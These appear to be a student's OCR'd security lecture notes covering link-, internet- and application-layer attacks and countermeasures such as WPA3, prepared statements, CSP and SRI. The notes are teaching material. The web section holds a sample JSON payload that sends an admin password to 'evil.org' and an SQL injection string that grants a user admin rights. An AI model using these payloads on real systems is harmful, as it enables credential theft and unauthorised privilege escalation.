

Data Link Layer

- MAC flooding attack
  - switch runs out of space for port to MAC mappings
  - drop legitimate entries => unicast frames flooded to all ports
- About Wi-Fi
  - every client can listen to all packets
  - WPA2-PSK
    - pre-shared key
      - password or dedicated authentication server
    - traffic inaccessible without password
    - recording genuine user's handshake
      - allow offline bruteforce
      - 

      - easy to derive if SSID + password known
    - connection control not authenticated/encrypted
      - easy forging of control frames
    - no forward secrecy
    - weak per-user key derivation
      - if master password is known
      - 

      - weak to rainbow tables => no common SSID/password
  - WPA3
    - not available on every device
    - traffic inaccessible without password
    - cannot attack passwords offline
    - authenticated control frames
    - forward secrecy
    - strong per-user key derivation


Internet Layer

- ARP spoofing
  - ARP maps IPs to MACs
  - unauthenticated
  - impersonate someone else
    - map own MAC to someone else's IP
- governments "cooperate" with internet exchange points
- BGP hijacks
  - BGP lets network providers advertise routes
    - big collaborative, distributed shortest-path algorithm
  - assumes that ISPs are trustworthy
    - might be hacked
  - countermeasures
    - DNSSEC
      - digital signatures for DNS information
    - BGP filtering
    - HTTPS
      - browser popup due to missing certificate


Application Layer

- Connecting to malicious websites
  - can only attack current tab
  - no interaction between cross-origin iframes
  - make requests as victim
- Token-based authentication
  - storage
    - URL rewriting => awful
    - cookies
      - SameSite
        - do not send for requests from different origin
        - strict/lax/none
          - default lax allows top-level navigation
      - Secure
      - HttpOnly
  - generation
    - random session token
      - server remembers user - token mapping

        - require good randomness
        - not infinitely scalable
    - JSON Web Tokens JWT
        - signed by server
        - no need to remember tokens
        - no expire/invalidation by default
        - never trust alg field
- navigate victim to arbitrary URLs
  - execute POST requests with SameSite=None
  - assumes GET has no side effects
- Invisible iframes over buttons
  - harder with SameSite=Lax default
  - X-Frame-Options (HTTP header) prevents embedding
- Cross-Origin Resource Sharing
  - Access-Control-Allow-Origin
    - allows specific origins
    - * for APIs
    - otherwise URL/domain
    - multiple origins => put source in Origin header and check server-side
- Dealing with data
  - evaluating JSON instead of parsing
    -
```
{
  "itemId": 18982,
  "quantity": 25,
  "paymentMethod": "paypal",
  "foo": fetch('https://evil.org/?data='+btoa(getAdminPassword()))
}
```
    -
```
JSON.parse(jsonInput);
```
  - SQL injections
    -
```
INSERT INTO order_log (itemId, qty, method, userIp) VALUES
(18982, 25, "",''); UPDATE accounts SET admin=1 WHERE user="Eve"; --, "getRemoteAddress()")
```
Bogus values to pad original statement
Malicious statement
Turn rest of original statement into comment
    - string sanitization is very prone to errors
    - Prepared Statements
      -
```
const logs = getLogDB()
const stmt = logs.prepare(
  'INSERT INTO order_log (itemId, qty, method, userIp) ' +
  'VALUES (?,?,?,?)'
);
stmt.run([itemId, qty, paymentMethod, getRemoteAddress()]);
```
Parse the instructions from this fixed string first
Placeholders
Run the prepared statement, filling in this data

- PHP injections
  - 

  -
- Cross-Site Scripting XSS
  - tricks website into sending JavaScript to the target
  - bypasses same-origin protection
    - access to cookies
    - authenticated session
    - read input as they're being entered
    - spread itself to more victims
    - ...
  - semantically separate instructions and data
    - .innerText prevents interpretation as HTML
    - does not work:
      - .innerHTML
      - jQuery.html()
      - jQuery $()
      - ...
  - SVG
    - can run JavaScript for some reason
    - may be used for XSS
  - counter-measures
    - Content-Security Policy
      - whitelist-based filtering of
        - JavaScript
        - CSS
        - embedded frames
        - fetch
        - ...
      - Example:
        Content-Security-Policy: default-src 'self'; script-src 'self' https://static.example.org; frame-src 'none'; object-src 'none'
        - **default-src**: Fallback for any category not explicitly specified
        - **'self'**: May only be loaded from URLs on the current origin
          - Beware of user-uploaded files!
        - **script-src:** What JavaScript is allowed to run on the page
          - Inline scripts are disabled *by default*
          - Avoid blanket whitelists of public script repositories
        - **frame-src, object-src**: If we don't use embeds, there's no upside to allowing them
      - Google CSP Evaluator
    - Strict Origin Separation

- have multiple origins for different kinds of data
  - *Origin A*: Secure data
    - Session cookies
    - Authenticated APIs
    - Anything else that's interesting
  - *Origin B*: Untrusted data
    - User-submitted files
    - Anything else that seems shady
  - e.g. CPS whitelists Origin B only for images
- SubResource Integrity SRI
  - verify external 3rd-party scripts (e.g. libraries) have not been compromised
  - 

  - only load script if it matches the provided hash
    - https://www.srihash.org/
  - include tag in CSP whitelist
    - **`script-src 'sha384-Ycc65AUr4cWdWBXQmrYQgmkd`**

– Client-side checks without server-side checks
  * always use server-side checks
  * attacker may not use the client
    - JavaScript constraints are irrelevant
    - any requests in any order with any parameters